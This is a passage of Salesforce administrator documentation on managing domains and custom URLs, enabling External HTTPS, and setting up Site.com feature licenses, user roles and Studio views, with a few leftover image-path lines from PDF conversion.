Note: If you have your domain set to use `http`, and you edit the domain to use `https` instead, you must republish your Site.com sites.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view domains:
- "View Setup and Configuration"

To add domains:
- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

To edit or delete domains:
- "Customize Application"

To associate certificates with a domain:
- Contact Salesforce if you aren't using Communities. Organization with Communities can associate certificates with a domain.

USER PERMISSIONS

To view custom URLs:
- "View Setup and Configuration"

To add, edit, and delete custom URLs:
- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

Deleting a Domain

You can delete domains from your organization using the Domain Management page.

You can't delete a domain that is attached to a published site. You'll need to unpublish all sites attached to the domain before you can delete it. For Force.com sites, the domain is deleted immediately, and users no longer have access to any site connected to that domain. But with Site.com sites, the domain remains active until you republish the site.

To delete a domain from your organization:

1. From Setup, enter *Domains* in the Quick Find box, then select **Domains**.
2. Click **Del** next to the domain name.
3. Click **OK**.

When you delete a domain with an unpublished site attached, it also deletes the custom URL associated with that site.

SEE ALSO:

Manage Your Domains

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To delete domains:

- "Customize Application"

Deleting Custom URLs

You can delete custom URLs from your organization using the Domain Management page.

You can't delete a URL that is attached to a published site. You'll need to unpublish the site attached to the custom URL before you can delete it. For Force.com sites, the URL is deleted immediately, and users no longer have access to any site connected to that URL. But with Site.com sites, the URL remains active until you republish the site.

To delete a URL from a domain:

1. From Setup, enter *Custom URLs* in the Quick Find box, then select **Custom URLs**.
2. Click **Del** next to the URL name.
3. Click **OK**.

SEE ALSO:

Manage Your Domains

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To view custom URLs:

- "View Setup and Configuration"

To add, edit, and delete custom URLs:

- "Customize Application" or "View Setup and Configuration" plus either a Site.com Publisher license or "Create and Set Up Communities"

Enable External HTTPS on a Domain

Enabling External HTTPS on a domain allows Salesforce to use the domain in secure references to the sites that are associated with that domain, such as in URLs that appear within an email message from a Salesforce Community. This feature is useful for sites that require authentication, such as community sites, portal sites, or any type of site where confidentiality, protection from eavesdropping, or protection against spoofing are important.

This option is intended for domains that use a non-Salesforce content delivery network (CDN) or endpoint to serve HTTPS.

You can enable External HTTPS on any domain that doesn't point to the *yourdomain.your18characterOrgId*`.live.siteforce.com` CNAME target.

When enabled, and when the domain's DNS record is not a CNAME that points to the `live.siteforce.com` subdomain for that domain, Salesforce assumes that the domain supports secure connections.

When disabled or when the domain's DNS record is a CNAME that points to the expected `live.siteforce.com` subdomain for that domain, Salesforce assumes that the domain doesn't support secure connections.

You can't enable External HTTPS when you add a new domain, only when editing an existing one.

To enable External HTTPS on a domain, click **Edit** from the domain list page or from a domain's detail page, and then select `Enable External HTTPS`.

If the domain that you're enabling External HTTPS on comprises only noncommunity Site.com custom URLs, you must manually publish any affected Site.com sites via the Site.com Studio to have this change take effect for those sites. If at least one community site or at least one Force.com site exists on the same domain as a non-Community Site.com site, the publishing of changes to this Enable External HTTPS bit is automatic on that domain.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Managing Domains and Custom URLs
- Manage Your Domains

Build Your Own Web Site

You can use Community Builder or Force.com Sites to build out your Salesforce organization with custom pages and apps.

Community Builder (Site.com)

Community Builder is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages quickly, edit content in real time, and manage your websites.

Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice, and make the site's pages match the look and feel of your company's brand.

What's the Difference Between Community Builder (Site.com) and Force.com Sites?

Community Builder is an intuitive, convenient tool for customizing your community, while Force.com Sites lets you build custom pages and Web applications programmatically using Apex and APIs.

Community Builder (Site.com)

Community Builder is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages quickly, edit content in real time, and manage your websites.

From the Site.com tab in the Site.com app, you can launch Site.com Studio, which provides a separate, dedicated environment for creating and editing pixel-perfect, custom websites. Site administrators and designers can create and style Web pages, and add features such as navigation menus, images, and text areas using drag-and-drop page elements, while ensuring the site's pages match the look and feel of the company's brand. And content contributors, such as marketing users, can browse and update website content directly in a simplified Site.com Studio environment. Additionally, websites built with Site.com benefit from running on Salesforce's trusted global infrastructure.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Note: The features available in Site.com Studio vary depending on whether you're a site administrator, designer, or contributor.

The following examples illustrate a few ways to use Site.com:

- Create an event site—Advertise upcoming events, such as grand openings, launches, or sales kick-offs on a public event site.
- Promote new products—Launch new products into the market with a promotional website that helps drive sales.
- Publish a support FAQ—Provide helpful information on a public website where customers can view solutions to their issues.
- Create microsites and landing pages—Create temporary landing pages or targeted microsites for marketing campaigns.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers and current prices pulled dynamically from your organization.
- Post company press releases—Publish your company's press releases and sort by publication date.

System Requirements

To use Site.com Studio, we recommend:

- Mozilla® Firefox® or Google® Chrome for best performance. Windows® Internet Explorer® versions 6.0 and 7.0 are not supported.
- Disabling the Firebug extension for Firefox, if installed, as it can impact performance.
- A minimum browser resolution of 1024x768.

About Site.com Feature Licenses

Planning and Implementing a Site.com Website

Use Community Builder (Site.com) Without Templates

Creating a Site.com Site

Importing and Managing Assets

Editing Site.com Pages as a Designer or Site Administrator

Site.com Page Elements

Setting Up the Contributor's Studio View
Control what your contributors can do in Site.com Studio.

Cascading Style Sheets Overview

Site Branding Overview

Branding provides a flexible way for you to define different aspects of your website's brand. Once branding properties are defined, your editors can easily customize everything in one centralized place, the Branding Editor. When your website editors customize the properties, they get a preview of their branding changes immediately.

Custom Site Properties Overview

With custom site properties, you can define and store frequently occurring content on your site. For example, you can store your address and phone number as a custom property so that it can be reused by anyone who is editing your site. You can apply stored properties to pages, headers and footers, and widgets quickly by using expression language syntax.

Site.com Data Services Overview

Site.com data services combine many features that let you connect to standard and custom Salesforce objects. Retrieve data from your organization's objects and dynamically display it on your site pages, or alternatively, gather and submit data from your customers. And when you update data in your Salesforce object, the changes are reflected automatically on the live site—no site updates required!

Widgets Overview

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site.

Multilingual Sites Overview

Site.com Studio lets you to create different language versions of your site. And because all languages are maintained within the site, you don't need to create and manage a separate site for each language.

Events Overview

Understanding the Contributor's Page Editing View

Previewing How Pages Appear on Mobile Devices

With live mode, site administrators, designers, and contributors can preview how pages and templates appear on devices such as cell phones and tablets.

Previewing Site.com Sites

Site.comIP Restrictions Overview

Managing Domains in Site.com

Before you can publish your site to the Internet, you must set the site's domain information.

SEE ALSO:

Setting Up Site.com Users

Planning and Implementing a Site.com Website

Using Site.com Studio as a Site Administrator or Designer

Using Site.com Studio as a Contributor

About Site.com Feature Licenses

To access Site.com, each user in your organization must have a Site.com feature license.

- The Site.com Publisher feature license allows the user to access Site.com Studio to create and style websites, control the layout and functionality of pages and page elements, and add and edit content.
- The Site.com Contributor feature license allows the user to access Site.com Studio to edit site content only.

Consider what your users need to do in a site and purchase feature licenses accordingly. See the Site.com feature table for a complete list of the capabilities that come with each feature license. After you purchase feature licenses, you can set up Site.com users.

You can view the number of assigned feature licenses on your organization's profile.

Note: Organizations using Performance, Unlimited, or Enterprise Editions must purchase Site.com Publisher and Site.com Contributor feature licenses separately. Additionally, a Site.com Published Site license is required for each site that's published to the Internet. For information on purchasing Site.com licenses, contact Salesforce.

Developer Edition organizations contain two Site.com Publisher feature licenses and one Site.com Contributor feature license. Developer Edition organizations can't publish sites.

Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. To let Communities users without the permission edit the site, you must purchase and assign either a Site.com Publisher or a Site.com Contributor feature license, and assign a user role at the site level.

Setting Up Site.com Users

About Site.com User Roles

Managing Site.com Users and Roles

About Site.com Features

SEE ALSO:

About Site.com User Roles

Managing Site.com Users and Roles

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Setting Up Site.com Users

Before users can access Site.com, you must allocate a Site.com feature license to each user and assign a user role at the site level. The features available when editing a site in Site.com Studio vary depending on these settings.

First, review the Site.com feature table for detailed information on the feature license, permissions, and role required for each user.

After you've determined the appropriate access level required:

1. Allocate a feature license to the user by editing the user's profile. To allocate:
   - A Site.com Publisher feature license, select the `Site.com Publisher User` checkbox.
   - A Site.com Contributor feature license, select the `Site.com Contributor User` checkbox.

   After you allocate a feature license, users can access Site.com in the Force.com app menu in the Salesforce header.

   Note: If the checkboxes don't appear, verify that Site.com is enabled for your organization. See About Site.com Feature Licenses on page 5310.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To create or edit users:
- "Manage Internal Users"

2. Ensure the "View Setup and Configuration" permission is enabled. All users who create or edit websites in Site.com Studio need this permission.
3. Additionally, ensure that at least one user in your organization has both a Site.com feature license and the "Manage Users" permission. This way, someone can always reallocate user roles if a site's users are accidentally deleted.

   Warning: The "Manage Users" permission is powerful. It allows a user to manage all other users in your organization and not just Site.com.

4. Add users and assign user roles within a site. (When a user with the Site.com Publisher feature license creates a site, the user is automatically allocated the role of site administrator at the site level.)

The feature license, permissions, and user role all determine what a user can do in each site. For example, to create an administrative user who can manage all sites in your organization, assign a Publisher feature license and assign the role of site administrator at the site level.

For users who need only limited access to edit site content, but no administrative access, assign a Contributor feature license and a contributor role at the site level.

Alternatively, to create a user who can manage roles in a site, but without the ability to publish, assign a Publisher feature license, the "Manage Users" permission, and the designer role at the site level.

SEE ALSO:

About Site.com User Roles

About Site.com User Roles

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Each Site.com user must have a user role assigned at the site level, which controls what each user can do in a site. Users can have only one role per site, but their roles can vary between sites. For example, a person can be a site administrator on one site and a contributor on another.

To manage user roles in a site, you must either be the site administrator for that site, or have a Site.com feature license and the "Manage Users" permission.

Note: Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.

Users can have one of three roles at the site level:

- Site administrator—Site administrators are users who can create and manage all site content. They can create sites, templates, style sheets, and pages, and also set up domains, publish sites, and assign user roles. This role requires the Site.com Publisher feature license.
- Designer—Designers have the same control over site content as site administrators, but they can't manage domains or publish sites. By default, they can't assign roles unless they have the "Manage Users" permission. This role requires the Site.com Publisher feature license.
- Contributor—Contributors have the most restricted access to content and can typically just edit page text and images. By default, they can't assign roles unless they have the "Manage Users" permission. This role requires the Site.com Contributor feature license.

See the Site.com feature table on page 5314 for a detailed list each user role's capabilities.

SEE ALSO:

Managing Site.com Users and Roles
Setting Up Site.com Users
Setting Up the Contributor's Studio View
About Site.com Feature Licenses

Managing Site.com Users and Roles

After you create a site, you can add other users and assign roles to them. If you haven't assigned Site.com feature licenses to your users, you won't be able to add them to a site.

Note: Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site. However, they don't appear in the User Roles section on the Overview tab of Site.com Studio.

When assigning a user role, be sure to add one that's compatible with the user's Site.com license. When users log into Site.com, their licenses are checked against the role assigned to them at the site level. If the license doesn't allow the permissions associated with the role, then the user is given the permissions associated with the license. For example, if a user has a Site.com Contributor feature license, but is assigned a role of site administrator, they will only have Contributor permissions regardless of the assigned role.

To add users and assign roles:

1. On the Overview tab in Site.com Studio, click **Site Configuration** > **User Roles**.
2. Click **Add Users**.
3. In the Available Users section, highlight the user you want to add.
4. Select the role from the Add as drop-down list.
5. Click the arrow to move the user to the Selected Users section.
6. Click **Save**.

To delete users:

1. In the User Roles view, select the user.
2. Click > **Remove**.
3. Click **OK**.

To change a user's role:

1. In the User Roles view, hover over the user's role.
2. Click the arrow to display all the roles.
3. Select the new role.

To delete or change the role of a group of users at the same time, use Bulk Actions.

1. In the User Roles view, select the check box beside each user's name.
2. Click **Bulk Actions**.
3. Select the action.
4. Click **Apply**.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To manage Site.com users:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Note: When updating the roles of several users at once, you can only assign the same role to all selected users.

SEE ALSO:

- Setting Up Site.com Users
- Setting Up the Contributor's Studio View
- Planning and Implementing a Site.com Website
- About Site.com Features

About Site.com Features

The features available when editing a site in Site.com Studio vary depending on your Site.com feature license and also your user role for that particular site.

This table lists the required feature licenses, permissions, and roles for many of the Site.com Studio features.

Note:

- Communities users with the "Create and Set Up Communities" permission are assigned the role of site administrator in a community's Site.com site.
- You can't create, delete, or duplicate community sites in Site.com.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Site.com Studio Feature Requirements

Feature	Feature License	Site.com Studio User Role	Permissions
Assign feature license to user profile			"Manage Internal Users"
Add users and roles at the site level	Publisher	Site administrator	Additionally, any user with a Site.com feature license and the "Manage Users" permission.
Enable contributors to create pages, add content blocks and widgets, and edit content blocks and graphics	Publisher	Site administrator or designer	
Create websites	Publisher	Users who create a site are automatically added to that site as a site administrator.	
Delete websites	Publisher	Site administrator or designer	
Import websites	Publisher	Users who import a site are automatically added to the	

Site.com Studio Feature Requirements

Feature	Feature License	Site.com Studio User Role	Permissions
		new site as a site administrator.	
Export websites	Publisher	Site administrator or designer	
Duplicate websites	Publisher	Site administrator or designer	
Manage domains (Unavailable for Developer Edition)	Publisher	Site administrator	
Add and edit IP restrictions	Publisher	Site administrator	
Publish changes to the live website (Unavailable for Developer Edition)	Publisher	Site administrator	
Create page templates	Publisher	Site administrator or designer	
Create website pages	Publisher or Contributor	Site administrator or designer Contributor only if enabled by the site administrator or designer in the page template's Properties pane.	
Create and modify style sheets	Publisher	Site administrator or designer	
Modify layout and design	Publisher	Site administrator or designer	
Add page elements	Publisher or Contributor	Site administrator or designer Contributor can add content blocks and widgets only if enabled by the site administrator or designer.	
Add data repeaters and other data-bound page elements	Publisher	Site administrator or designer	
Modify the Guest User profile to set public access permissions to Salesforce objects	Publisher	Site administrator or designer	"Manage Profiles and Permission Sets" and "Customize Application"
Import assets, such as images and files	Publisher or Contributor	Any assigned role	
Edit content and images	Publisher or Contributor	Site administrator or designer Contributor only if enabled by the site administrator or designer in the page template's Properties pane.	
Preview website pages	Publisher or Contributor	Any assigned role	

Planning and Implementing a Site.com Website

There are many approaches to building a website. The process that best suits you depends on many factors, such as the size of your team and the tasks you're responsible for.

If you're a site administrator or designer, you may be involved in every stage, including adding and maintaining the site's content. Alternatively, you may have contributors who add, edit, and maintain this content. And if you're a contributor, you may be responsible for editing and updating all of the site's content, or you may work with other contributors, designers, and site administrators to bring the site to completion.

This topic describes the various stages involved in creating a site with Site.com.

- **Plan the Site Design and Page Layout** (Site administrator or designer)—Before building the pages of the site, spend time planning the site design and basic layout. This stage is key to ensuring a consistent look and feel with the minimum amount of effort. From a hierarchical point of view, think about how many pages you need and whether they'll have subpages. Also consider how you want site visitors to navigate around your site.

  Next, plan the layout of the pages and identify the common elements that every page will have. In this example, the site has a header section that includes the company's logo and menu (1), and a footer section (2). However, the main section of the home page (3) differs from the rest of the site pages (4). Take note of these similarities and differences, because they will affect how you create your site pages.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To create or import Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND


  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level



- **Create the Site** (Site administrator or designer)—Once you've completed the planning stage, you're ready to get started! Log into the Site.com app and go to the Site.com tab, where you can create your first site. Your new blank site opens in Site.com Studio, a powerful environment for building the pages of your site.

  Note: Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.

- **Import Assets** (Site administrator or designer)—If you're working with a design agency, they may provide all of the files and assets you need, including a CSS style sheet. If you've created your own design, cut up the design and collect the assets, images, and files you plan to use in the site. Import the assets into Site.com Studio, where they appear in the Assets section of the Overview tab.
- **Create a Page Template** (Site administrator or designer)—Once you've decided on the layout, the quickest and most effective method is to use page templates to build the basic layout and then base your site pages on it. Try to keep the design of your main page template simple to make it easier to modify in the future. For more complicated site designs, such as the example graphic, you can use the main page template as the basis for a child template to achieve maximum flexibility. When you create your page template, you can choose from predesigned layouts that include headers, footers, and columns, or you can create a blank page template.
- **Lay Out the Page** (Site administrator or designer)—After you create the page template, you can modify the layout further to match the design of your site.
- **Create the Site Pages** (Site administrator or designer)—Using the template as a base, you can quickly create the site pages, which automatically inherit all the elements of the page template. Or if you need a standalone page that doesn't follow the site's overall design, you can create a blank page instead.
- **Add Features and Page Elements** (Site administrator or designer)—Use Site.com's prebuilt page elements to add features such as navigation menus, images, and data services, and include content blocks that contributors can edit. And add interactive, animated effects using events and actions.
- **Make Your Website Look Good** (Site administrator or designer)—Take advantage of cascading style sheets (CSS) to develop the look and feel of your website. If you're not completely up to speed with CSS, the Style pane provides an easy, visual way to create and manage styles. Or if you're a CSS expert who likes to get straight into the code, you can hand-code the site's style sheets.
- **Add and Edit Content** (Contributor)—At this stage, if you're a contributor, the site is usually ready for you to add and edit content such as text, images, videos, and hyperlinks. And as you work, you can upload any images or files you need.
- **Review and Test the Site** (Contributor, designer, or site administrator)—Testing the changes to the pages of your site happens throughout the development cycle. As a contributor, designer, or site administrator, you should always preview your changes to ensure they display as expected in a browser. And if you're a site administrator or designer, you can send a preview link to the site's reviewers so they can review the finished product before it goes live.
- **Publish the Site** (Site administrator only)—After testing is complete, you're ready to go live with your new site. Just set the site's domain information and then publish your changes to make your site live!

Site.com Tab Overview

- Using Site.com Studio as a Site Administrator or Designer
- Using Site.com Studio as a Contributor
- Understanding the Site Administrator and Designer's Overview Tab
- Understanding the Contributors's Overview Tab

SEE ALSO:

- Using Site.com Studio as a Site Administrator or Designer
- Using Site.com Studio as a Contributor
- Setting Up the Contributor's Studio View

Site.com Tab Overview

If you can't see the Site.com tab, go to the Site.com app. It's available in the Force.com app menu in the Salesforce header. Then click the Site.com tab to view the list of your Site.com sites. From this page you can:

- Click **New** to create or import a site. Only users with the `Site.com Publisher User` field enabled on their user detail page can create and import sites.
- Filter the sites you see by selecting a predefined list from the drop-down list. My Sites shows the sites you can access and your role. All Sites shows all the sites in your organization even if you don't have access to some of them.
- Click **Edit** next to a site to open it in Site.com Studio.
- Click **Preview** next to a site to see how it looks when rendered in a browser window.
- Click ▼ next to a site to duplicate, export, or delete it. Only users with the `Site.com Publisher User` field enabled on their user detail page and the role of site administrator or designer can duplicate, export, and delete sites. If a site has been published, you can't delete it until you take it offline.
- See the status of your site.
  - In Development—The site has never been published.
  - Published—The site has been published at least once.
- Click the title of any column to sort your site list. By default, sites are sorted by name.

Note: You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Using Site.com Studio as a Site Administrator or Designer

Using Site.com Studio as a Contributor

Planning and Implementing a Site.com Website

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To create or import Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

Using Site.com Studio as a Site Administrator or Designer

Site.com Studio provides a dedicated site-building environment for site administrators and designers. Using the many features available, you can:

- Create page templates to base your site pages on.
- Create site pages.
- Import assets, such as images and files.
- Edit the site's style sheet or create new style sheets.
- View and edit a page or template.
- Add page elements to your site pages to provide features and functionality.
- Use data services to connect to Salesforce objects to retrieve and display, or to submit data.
- Create custom widgets that you and other users can reuse throughout the site.
- Create a multilingual site that lets site visitors choose their preferred language.
- Create events to add interactive and animated effects to your website.
- Add IP restrictions to control site visitors' access to the pages, page templates, folders, and assets in your site.
- Add URL redirects to inform users and search engines if site content has moved.
- Create folders to organize your site content.
- Preview your site or generate an anonymous preview link to send to other users.
- Manage the domain information for your site.
- Publish your recent changes to the live site.
- Duplicate, import, and export sites.

Note:

- Designers can't manage domains or publish content.
- You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Understanding the Site Administrator and Designer's Overview Tab
Planning and Implementing a Site.com Website
Setting Up the Contributor's Studio View
Site.com Tab Overview

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage sites Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

Using Site.com Studio as a Contributor

Site.com Studio provides a dedicated content-editing environment for contributors, where you can:

- Open a page to edit it.
- Create site pages, if your site administrator or designer has enabled page creation.
- Edit the page text.
- Add images and hyperlinks to pages.
- Add page elements to pages.
- Import assets, such as images and files.
- Preview the site in a browser window.

SEE ALSO:

Understanding the Contributors's Overview Tab

Planning and Implementing a Site.com Website

Site.com Tab Overview

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To edit only content in Site.com sites:

- `Site.com Contributor User` field enabled on the user detail page

  AND

  Contributor role assigned at the site level

Understanding the Site Administrator and Designer's Overview Tab

As a site administrator or designer, when you open a site in Site.com Studio, it opens on the Overview tab. Here you can access and manage the site's components and configure the site's properties.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

USER PERMISSIONS

To build, edit, and manage Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator or designer role assigned at the site level

To manage domains and publish Site.com sites:

- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

To manage user roles:


- `Site.com Publisher User` field enabled on the user detail page

  AND

  Site administrator role assigned at the site level

  OR

  "Manage Users"



- Select a view (1) on the Overview tab to view its contents (2).
  - All Site Content—Create folders to organize your site content. In this view, you can also create pages, templates, and style sheets, and import assets.
  - Site Pages—Create site pages, open and edit pages, access page options, create site map links, and organize the site map. You can also switch between the default site map view ( ) and the list view ( ).
  - Page Templates—Create page templates to base your site pages on, open and edit existing templates, and access template options.
  - Style Sheets—Edit the site's style sheet or create new style sheets.
  - Assets—Import and manage assets, such as images and files.
  - Widgets—Build custom widgets that can you and your team can reuse throughout the site.
  - Trash Can—Retrieve deleted items. When you delete a page, template, style sheet, or asset, it goes into the trash can. Deleted items remain in the trash can indefinitely. Retrieved items are restored to their original location. If the original location no longer exists, they are restored to the top-level root directory.
  - Change History—View information about recently published files.
  - Site Configuration—Configure site properties, add IP restrictions, create URL redirects, manage domain information, manage user roles, and add and manage site languages.
- Use the toolbar (3) to:
  - Import assets, such as images and files.
  - Publish recent changes.
  - Preview your site or generate an anonymous preview link to send to other users.
  - Duplicate or export the site, overwrite the site with a version from sandbox, or create a new site ( ).
- Use the site's pull-down menu (4) to:

- Open recently accessed sites.
- View Site.com Studio as your contributors see it to ensure that you set up the view correctly.
- Exit Site.com Studio and return to Salesforce.
- Create a new site.
- Duplicate the site.

Note: You can't create, delete, or duplicate community sites in Site.com.

SEE ALSO:

Using Site.com Studio as a Site Administrator or Designer

Planning and Implementing a Site.com Website

Community Builder (Site.com)

Understanding the Contributors's Overview Tab

As a contributor, when you open a site in Site.com Studio, it opens on the Overview tab. Here you can access and edit the site's pages and content, and import images and files.

EDITIONS

Available in: Salesforce Classic

Available for purchase in: **Enterprise**, **Performance**, and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

